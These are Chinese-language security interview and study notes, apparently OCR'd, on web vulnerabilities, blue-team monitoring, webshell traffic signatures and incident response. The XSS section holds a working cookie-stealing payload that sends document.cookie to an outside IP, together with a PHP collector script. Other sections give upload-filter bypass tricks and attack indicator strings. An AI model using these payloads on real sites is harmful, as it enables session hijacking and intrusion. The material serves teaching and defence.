- 要求为DBA，--is-dba（phpstudy搭建的一般为DBA）
- secure_file_priv没有具体值

- 知道网站的绝对路径
- GPC为off，php主动转义的功能关闭

文件上传漏洞

(1)文件上传漏洞原理

开发人员未在文件上传点对文件名和文件内容做严格的过滤,导致用户可以上传恶意脚本到服
务端。

(2)文件上传漏洞一般上传什么马?

符合网站语言环境的一句话、冰蝎、大马等等

(3)文件上传绕waf方式

绕过黑名单（大小写绕过）、绕过白名单%00截断（可以配合中间件漏洞），绕过前端验证
(burp抓包修改Content-Type: 为允许的字段)，对文件内容进行绕过

(4)文件上传常用方式

(4)当你进行文件上传时，发现网站是iis服务器你会上传什么后缀类型的马？asp或者aspx

(5)当你上传asp的脚本文件时上传不上去，你会上尝试再上传什么类型的后缀文件?为什么上
传此类后缀的文件脚本

我会尝试将文件后缀名改为asa或者cdx或者cer尝试进行上传;
Iis服务器开启了文件后缀扩展功能

(6)当你发现上传服务器是apache服务器，你会尝试上传什么后缀的马?
php

(7)当你发现上传服务器中间件是tomcat中间件，你会尝试上传什么后缀的马?
Jsp

(8)当你发现上传服务器中间件是weblogic中间件，你会尝试上传什么后缀的马?
Jsp

(9)当你发现上传服务器中间件是nginx，你会尝试上传什么后缀的马?
Php

(10)文件上传漏洞防护

防护：常见的防护措施比如文件类型可以通过白名单或者黑名单进行判断，当文件上传后对
文件进行重命名呀，限制上传文件大小呀等。
白名单比黑名单要更安全一些。

(11)文件上传绕waf

1 文件名大小写绕过
用像 AsP，pHp 之类的文件名绕过黑名单检测
2 名单列表绕过

用黑名单里没有的名单进行攻击，比如黑名单里没有 asa 或 cer 之类

3 特殊文件名绕过

比如发送的 http 包里把文件名改成 test.asp. 或 test.asp_(下划线为空格)，这种命名方式

在 windows 系统里是不被允许的，所以需要在 burp 之类里进行修改，然后绕过验证后，会

被 windows 系统自动去掉后面的点和空格，但要注意 Unix/Linux 系统没有这个特性。

4 htaccess 文件

配合名单列表绕过，上传一个自定义的.htaccess，就可以轻松绕过各种检测

5 写入方法首先名字为1.php:jpg，会写入一个1.php的空文件，然后再上传一个文件，然后修改名字为

3.<<<

这样就会把我们这个文件的内容写入到我们上传的那个1.php空文件中

参考：https://www.waitalone.cn/php-windows-upload.html

<https://www.waitalone.cn/php-windows-upload.html>

6截断绕过上传

1.php .jpg 空格二进制20改为00

还有一些图片木马之类的，需要结合文件包含漏洞来解析

文件包含漏洞

(1)文件包含漏洞原理

文件包含是指在程序编写过程中，为了减少重复的代码编写操作，将重复的代码采取从外部

引入的方式，但如果包含被攻击者所控制，就可以通过包含精心构造的脚本文件来获取控制

权，一般分为本地包含和远程包含，常出现在php等脚本语言中，包含命令主要有include,include_once,require,require_once。

(2)远程文件包含和本地文件包含的区别

本地文件包含只能包含本地的文件。

远程文件包含要包含其他服务器的文件。若PHP配置选项allow_url_include为ON的话，

则include函数是可以加载远程文件的。

(3) include,include_once,require,require_once这几个函数区别

Include() #找不到被包含的文件时只会产生警告，脚本继续运行

Require() #找不到被包含的文件时会发生致命错误，停止脚本运行

Include_once() #与include()类似，唯一区别是该文件中代码已经被包含，则不会再次包含

Require_once() #与require()类似，……（同上）

(3)文件包含漏洞修复

一般的防护手段包括 对文件进行敏感内容查找 或者限制文件类型等

xss漏洞（跨站脚本攻击）

(1)xss漏洞原理及防护

前提：当应用程序没有对用户提交的内容进行验证和重新编码，而是直接呈现给网站

的访问
者时，就可能会触发XSS攻击原理：攻击者利用相应的漏洞，在页面中嵌入JS脚本，用户访问含恶意脚本代码的页面或
打开收到的URL链接时，用户浏览器自动加载执行恶意代码，达到攻击的目的。
1. 防护手段:
过滤危险字符，
输入长度限制，
HTML实体编码等。
使用黑名单
对于反射型和存储型，可以在数据返回客户端浏览器时，将敏感字符进行转义；
对于DOM型，可以使用上下文敏感数据编码。
(3)xss类型？哪种类型危害最大？
存储型、dom型、反射型
存储型危害最大
(4)为什么存储型xss危害最大?
它是一种持久化的攻击，因为其恶意代码直接存储到了网站服务器中。
(5)类型区别
反射型：经过后端，不经过数据库；
存储型：经过后端，经过数据库；
DOM型：不经过后端。
反射型是一次性的，用户访问带xss代码的请求时，服务器接受请求并处理，之后将带有xss
代码的数据返回给浏览器，浏览器解析执行；
存储型中提交的恶意内容会被永久存储在数据库，攻击行为伴随攻击数据一直存在；
DOM型的触发基于浏览器对DOM数据的解析来完成，完全是客户端的事。
(6)标签：<script><img><javascript>
(7)利用：窃取管理员账号或者cookie；窃取个人信息或登录账号；发送钓鱼邮件。
(8)如何用xss（反射型）获取用户的cookie值：首先写一段js脚本，会用到document.get
【cookie值】，然后把这个恶意脚本放到网站中的一些地方诱骗点击，点击后cookie值会被
传送到我的电脑中来。
在自己的服务器上放入如下代码:

```
<?php
$cookie = $_GET['cookie'];file_put_contents("cookie.txt",$cookie);
echo '已成功获取cookie信息';
?>
```

payload:

```
<script>document.location="
http://192.168.0.143/cookie.php?cookie="+
<http://192.168.0.143/cookie.php?cookie=%22+> document.cookie;</script>
```

1、csrf原理及修复？
原理：利用受害者尚未失效的身份认证信息（cookie、会话等），诱骗其点击恶意链接或
者访问包含攻击代码的页面，受害人不知情的情况下会以受害者的身份向服务器发送请求，
从而完成非法操作。

2、修复：
a：验证http头的referer：仅响应referer头带本域的请求。
b：请求地址中添加token验证。
c：使用localstorage和sessionstorage保存会话。
1. 类型
get请求型csrf：只需要构造url，然后诱导受害者访问；
Post请求型csrf：构造自动提交的表单，诱导受害者访问或者点击。
1. 危害：
利用受害者身份发送邮件、发消息、盗取受害者的账号等
1. 与xss的区别：
csrf漏洞（跨站请求伪造）1. 与ssrf的区别
ccrf 是指攻击者盗用了你的身份，以你 的名义发送恶意请求，例如发送邮箱， 盗用账户，购买商品等。
ssrf 是指大型 网站 web 应用上提供了从其他服务器获取数据的功能，攻击者利用有缺陷的 web 应用作为代理远程攻击。
ssrf漏洞（服务端请求伪造）
1. 原理:
服务端提供了从其他服务器获取数据的功能，但是没有对目标地址进行过滤和限制。比如从
指定的URL地址获取网页内容，加载指定地址的图片、数据、下载等等。
一般情况下，我们服务端请求的目标都是与该请求服务器处于同一内网的资源服务，但是如
果没有对这个请求的目标地址、文件等做充足的过滤和限制，攻击者可通过篡改这个请求的
目标地址来进行伪造请求。
1. ssrf漏洞修复：
url白名单（限制不能访问内网的ip）
过滤返回信息
统一错误信息
限制请求端口只能为web端口，只允许访问http和https的请求；
1. ssrf利用1、可以对服务器所在的内网、本地进行端口扫描，获取一些服务的banner信息
2、攻击运行在内网或本地的应用程序（比如溢出）
3、对内网web应用进行指纹识别，通过访问应用存在的默认文件实现；
4、攻击内外网的web应用，主要是使用get参数就可以实现的攻击（比如struts2漏洞利用
等）
5、利用file协议读取本地文件
6、利用Redis未授权访问，HTTP CRLF注入达到getshell
7、DOS攻击（请求大文件，始终保持连接keep alive always）等等
1. 绕过姿势
2. （绕黑名单）进制转换ip
3. （绕白）使用@在主机名之前的url中嵌入凭据；
4. 302跳转；
5. DNS重绑定
xxe漏洞（外部实体注入）
1. 原理：
一些配置不当的xml处理器会对外部实体进行引用，如果攻击者可以上传xml文档或在xml文档中添加恶意内容，通过易受攻击的代码就能攻击包含缺陷的xml处理器。

1. 利用方式：任意文件读取、系统命令执行、内网端口探测、攻击内网网站、钓鱼
2. 修复防御：1、使用开发语言提供的禁用外部实体的方法；
3. 过滤提交的xml数据；（过滤SYSTEM等敏感关键字）

逻辑漏洞

原理：攻击者利用业务或功能上的设计缺陷，获取敏感信息或破坏业务完整性。

什么是越权？分类？越权访问 原理：越权的本质是失效的访问控制，即未对通过身份验证的用户实施恰当的访
问控制。对客户端请求的数据遗漏了权限的判定，验证一旦不充分，就容易出现越权漏洞。

一般分为水平越权和垂直越权

水平越权可以不经过验证操作其它同等权限的账号（相同权限的用户之间可以越权访问）

垂直越权一般是指可以不经过验证操作就可以操作权限更大的账号（低权限用户访问到了高
权限用户）

常见的逻辑漏洞有哪些？

支付逻辑，短信逻辑，越权漏洞等

短信逻辑漏洞（短信轰炸漏洞）

顾名思义就是可以无限制地发送短信，原理由于短信业务逻辑设计缺陷，没对短信发送次数
做限制，导致可以大量重复发送短信验证码。该漏洞会对其他用户造成骚扰或使厂商的运营
商短信费用的增加，造成损失。

普通的安全加固手段？

答：关闭不常用的端口和服务；开启防火墙，不允许外部USB设备的插入；数据库不允许匿
名登陆等，漏洞扫描修复，修改一些中间件或系统的配置文件。

安全加固手段：

1. 关闭不常用端口与服务；
2. 开启防火墙，不允许外部usb设备插入；
3. 数据库不允许匿名登录；
4. 对可控参数进行严格的检查与过滤。

命令执行漏洞是执行系统命令

代码执行漏洞是执行后端脚本命令(比如php的代码)

命令执行漏洞

原理：

程序应用有时需要调用一些执行系统命令的函数，如php中的system、exec、shell-exec、
passthru、popen、proc_open、assert、putenv
等。

漏洞条件：用户能够控制的函数输入；存在可以执行代码或系统命令的危险函数。

基本定义：指攻击者可以随意执行系统命令。利用（危害）：继承web服务程序的权限去执行系统命令（任意代码）或读写文件；反弹
shell；控制整个网站甚至服务器；进一步内网渗透。

防御：尽量不执行外部指令；使用自定义函数或函数库来替代外部命令的功能；使用escapeshellerg函数来处理命令参数。

反序列化漏洞

原理：首先了解一下序列化和反序列化的含义：

序列化是指Java对象转化为二进制内容，转换的原因就是为了便于网络传输和本地存储。

反序列化的含义是将相应的二进制转换为Java对象。

漏洞成因：当输入的反序列化的数据可以被用户控制，那么攻击者就可通过构造恶意输入，

让反序列产生非预期对象，同时执行构造的恶意代码

常用函数：（php反序列化）围绕：serialize()和unserialize()这两个函数展开

常用的魔术函数：1、_construct() #当一个对象创建时被调用

2、_destruct() #当一个对象被销毁时被调用

3、_tostring() #输出的时候自动调用

4、_sleep() #在对象在被序列化之前运行

5、_wakeup #将在序列化之后立即被调用

蓝军防守技术

2024年5月17日 17:35

当猴子，当猴子，当猴子！！！！！！！！！！

直接借助安全设备（WAF、IDS、IPS）开展安全实时监测，对发现攻击行为进行确认，详细记录相关攻击数据，为后续处置提供信息。

工作内容：
负责安全事件分析监测，策略调整，状态巡检，协助封堵
负责保障事件的上报，统计汇总，定期形成工作报告/总结报告

重要性：
防护体系第一道防线，安全事件第一发现者事件分析的前提，后续流程运转的基础
快速遏制攻击行为，可调整策略阻挡攻击

- 安全设备部署位置：网络架构区域：DMZ、生产区、核心区、测试区、VPN、第三方数据中心
- 流量日志接入：注意接入区的流量，平台类设备注意日志接入情况，探针部署位置
- 旁路部署和串联部署：旁路部署一般是指通过交换机等网络设备的“端口镜像”功能实现监控。串联部署指串联在链路中，可以控制流量
- 业务划分：了解内网业务IP、出口IP、负载IP、各级网段、业务白名单
- 岗位职责：甄别攻击，情况汇总，攻击画像，修缮规则，及时封禁，增加检测规则
- 设备监控：初步监控，简单分析，上报
- 分析研判：对攻击方式、路径、范围、结果等做分析研判，找到攻击者信息
- 应急响应：攻击事件影响分析、复现与溯源
- 处置封禁：事件的处置，包括IP封禁

安全事件的分析监测：
- 背景流量监测真实攻击，第一时间上报并完成处置
- 演练前期大量扫描探测行为及时封禁可以有效阻断攻击方资产收集
- 通过告警完成攻击者画像

安全设备的策略调整：

事件上报一般性原则：
- 上报事件查IP归属地
- IP上报不重复
- 重点关注事件响应动作为PASS的
- 攻击频率高要上报
- 漏洞利用类要重点上报
- 低危事件大量扫描必上报（批量）

- 国外IP要上报处置
- 确定恶意攻击必上报
- 一个IP对多个资产进行攻击要上报
- 高危事件重点关注（敏感文件访问、文件上传、或者webshell连接等）
- 监控事件遵循原则：先看相应动作，再看详细报文分析，再看IP

安全设备

安全监测类：
- IDS:某某入侵检测与管理系统
- IPS:天清入侵防御系统
- 主要特点有：
- 深层防御、精确阻断，
- 可及时准确发现入侵攻击行为，
- 实时精确阻断，
- 主动而高效

APT:
邮件管理：天清邮件安全管理系统

安全防护类：
网页防篡改：天清web应用安全网关网页防篡改
防火墙：天清汉马USG防火墙
抗DDOS:天清ADM
WAF:天清web应用安全网关
基于算法引擎和特征引擎双引擎检测方法，针对web服务器进行http/https流量监测
防护场景：
> 恶意扫描防护； > 漏洞利用防护；暴力破解防护；SQL注入防护；XSS注入防护； > 敏感信息泄露防护；Web网站应急保障；
WAF- - 联动防护
> TAR联动
TAR发现安全攻击通过API接口下发封堵策略至WAF设备进行源IP封堵
全流联动
联动NFT取证，还原攻击过程
蜜罐联动
WAF将攻击流量引流至蜜罐产品进行
攻击捕获及反制
威胁情报联动，
挖掘攻击者信息

- 安全分析类：
- 入侵分析：入侵分析中心DAC
- 流量分析：泰和流量分析系统NBA

- 安全管理/展示类

- 策略管理：flowereye安全域流监控系统
- 日志审计：泰和日志审计系统
- 数据库审计：天玥数据库审计系统
- 安全运营平台：启明星辰安全运营平台
- 态势感知平台：泰和安全管理平台TSDC

研判分析与处置技术

2024年5月17日 17:41

编码特征

- Base64：MTIzNDU2Nw==
- Unicode：
- URL编码：u0031u0032u0033u0034u0035u0036
- 实体化编码：%3Cscript%3Ealert%28123%29%3C/script%3E
- 特征编码：<scri&#x70

异常特征：

异常的外部URL
·rmi://fastjson_rcenlbODRGW.awvsscan119.autoverify.cn/poc
·ldap://xx.xx.xx.xx/

异常的HTTP传输行为
·PUT /FxCodeShell.jsp/
·PUT /FxCodeShell. jsp::$DATA

异常的HTTP header行为
·Range: bytes=0-18446744073709551615
·Bad-Bash: ({:}; echo echo Bad-Bash: tznupowcysf

Webshell分析

主机层面

·文件特征分析
- 存在系统调用的命令执行函数

如：eval、system、cmd_shell、assert等

- 存在系统调用的文件操作函数

如：fopen、fwrite、readdir等

- 存在数据库操作函数，调用系统自身的储存过程来连接数据库操作

通过自定义加解密函数

流量层面

流量即使加密多或少都会存在一些特征，通过大量数据分析比对发现其流量特征

- 请求URL异常
- 带有常见的系统调用，系统配置，文件操作等动作
- 消息体信息异常
- 其他信息异常
- Cookie,Agent头等异常

处置方法

- 处置:
- 证据留存
- 将入侵事件截图备份等，入侵日志备份存档
- 事件上报
- 将此次事件迅速反映给上级
- 上报处置
- 有封禁权限的，通过防火墙配置IP黑名单，封堵威胁源IP
- ·对威胁主机进行网络隔离，防止恶意攻击持续扩散
- .搜索主机历史事件，确认攻击的攻击来源
- .通过事件排查漏洞页面，清理网站及数据库中所植入的恶意文件

主机处置

将主机和当前业务网络隔离
日志保存与分析
检查常规用户和文件权限配置
主机杀毒
操作系统的重新安装，打上最新补丁（系统和服务软件），系统加固

修复实例
暴力破解攻击（留存报告后）
防火墙配置IP黑名单
隔离威胁主机网络
查看是否包括扫描类事件，给出建议：如关闭不需要的端口，服务等. 针对破解成功的主机，修改账号密码为强口令，建议定期修改密码· 建议使用终端杀毒软件进行全盘查杀，防止攻击者安装恶意文件

流量与日志分析

2024年5月17日 17:47

安全设备的部署：

- 对于仅仅做流量监测、报警等安全设备并联在网络架构中
- 对于攻击进行防护、拦截等安全设备常常串联在网络架构中

注意：并联的安全设备通过引流的方式也是能达到拦截攻击流量的效果

常见的安全设备优先级

常见研判经验

告警分析类型：

1. **业务误报**

   原因：由于开发代码不规范或防护设备拦截策略问题引起的误报。
   特点：大量请求，处罚漏洞类型类似，触发事件有一定规律

2. **扫描器请求**

   原因：僵尸网络批量全网扫描引发的攻击流量告警，或扫描器引发的无意义的漏洞

   特点：大量请求、攻击频率高、攻击请求与实际环境有违背、攻击特征比较明显。

3. **告警真实攻击**

原因：由真实攻击者引发的攻击告警
特点：攻击频率较低，攻击请求与实际环境相结合，攻击请求偏深度利用。

流量分析

分类:
常见恶意流量分析（webshell）、常见代理流量分析（regeorg）、常见协议流量分析（ftp http dns）

常见恶意流量分析——webshell
1.Webshell是基于Web应用环境在浏览器端提供而已操作的网页后门，
2.包含建议或复杂的恶意代码
3.Webshell流量存在基本特征。
常见Webshell工具以及相应的特征：
1.蚁剑
有些UA存在antSword
存在@ini_set("display_errors","0")或者危险函数
2. 冰蝎
Acceptlaoolication/json text/javascript /;q=0.01
content-length有规律 每次+1
user-agent
appect很长
信息是aes加密,base64编码

3. 哥斯拉
请求包长度为52541 响应包为0 强特征:cookie值最后有一个分号。 命令执行过程载体有pass
一个tcp包中有三个http

4. 菜刀
请求包UA头为百度,火狐
请求体中存在eavl,base64等特征字符
请求体中传递的payload为base64编码

Cknife php后门

Cknife jsp 后门

蚁剑 jsp

中国菜刀 jsp后门

冰蝎后门

Wabaco后门

常见代理流量分析

Regeorg


- reGeorg:是常用的通过 jsp、php 等文件基于 web应用建立**socks代理的工具。**
- reGeorg.代理请求过程:

代理脚本发送连接目标请求

请求中有两个 http 请求报文第一个为攻击者发送到 tunnel 代理脚本的请求

第二个为浏览器等应用请求目标的报文内容

获取目标返向内容 --read 操作请求 read 操作获取目标返回内容



常见协议流量

FTP

- FTP:FTP 是常用的文件传输协议，允许匿名或者认证模式登录，对远程文件夹进行读取、上传、删除等操作

HTTP

- HTTP:主要用于Web 浏览器与 Web 服务器之间的通信。HTTP 常见 get、post、options、put 等方法
- DNS协议:主要用于域名和IP的转换，可以作为带外传输数据的载体

一次 DNS 查询

- 上层 DNS 服务器返回 DNS 查询结果

加密数据包解密

HTTPS:

HTTP over TLS，基于 TLS 加密的 http 请求，请求内容为加密数据MITM:利用代理进行中间人攻击解密流量←RSA Private Key:


利用网站加密私钥进行解密←SSLKEYLOGFILE:利用浏览器 Firefox或者 Chrome的 SSLKEYLOGFILE 进行解密


应急响应

2024年5月24日　　17:55


- 应急响应：安全人员在遇到突发事件后采取的措施和行动
- 突发事件：发生在计算机系统网络上威胁网络安全的事件，如：黑客入侵，信息窃取，网络 流量异常，拒绝服务攻击

应急响应流程






应急响应基础知识



常用的应急响应工具


- 进程分析:ProcessHacker、ProcessExplorer、PCHunter
- 流量分析工具:Wireshark、TCPView、Portmon
- 开机启动项分析:AutoRuns
- 信息收集取证:FastIR
- Webshell 查杀工具:D 盾、各类病毒专杀工具

应急响应技能




windows 进程分析

1.netstat -ano 查看目前的网络连接，定位可疑的ESTABLISHED




2.根据netstat 定位出的pid，再通过tasklist命令进行进程定位



Windows 系统信息分析

1.使用set命令查看变量的设置

2.Windows 的计划任务；

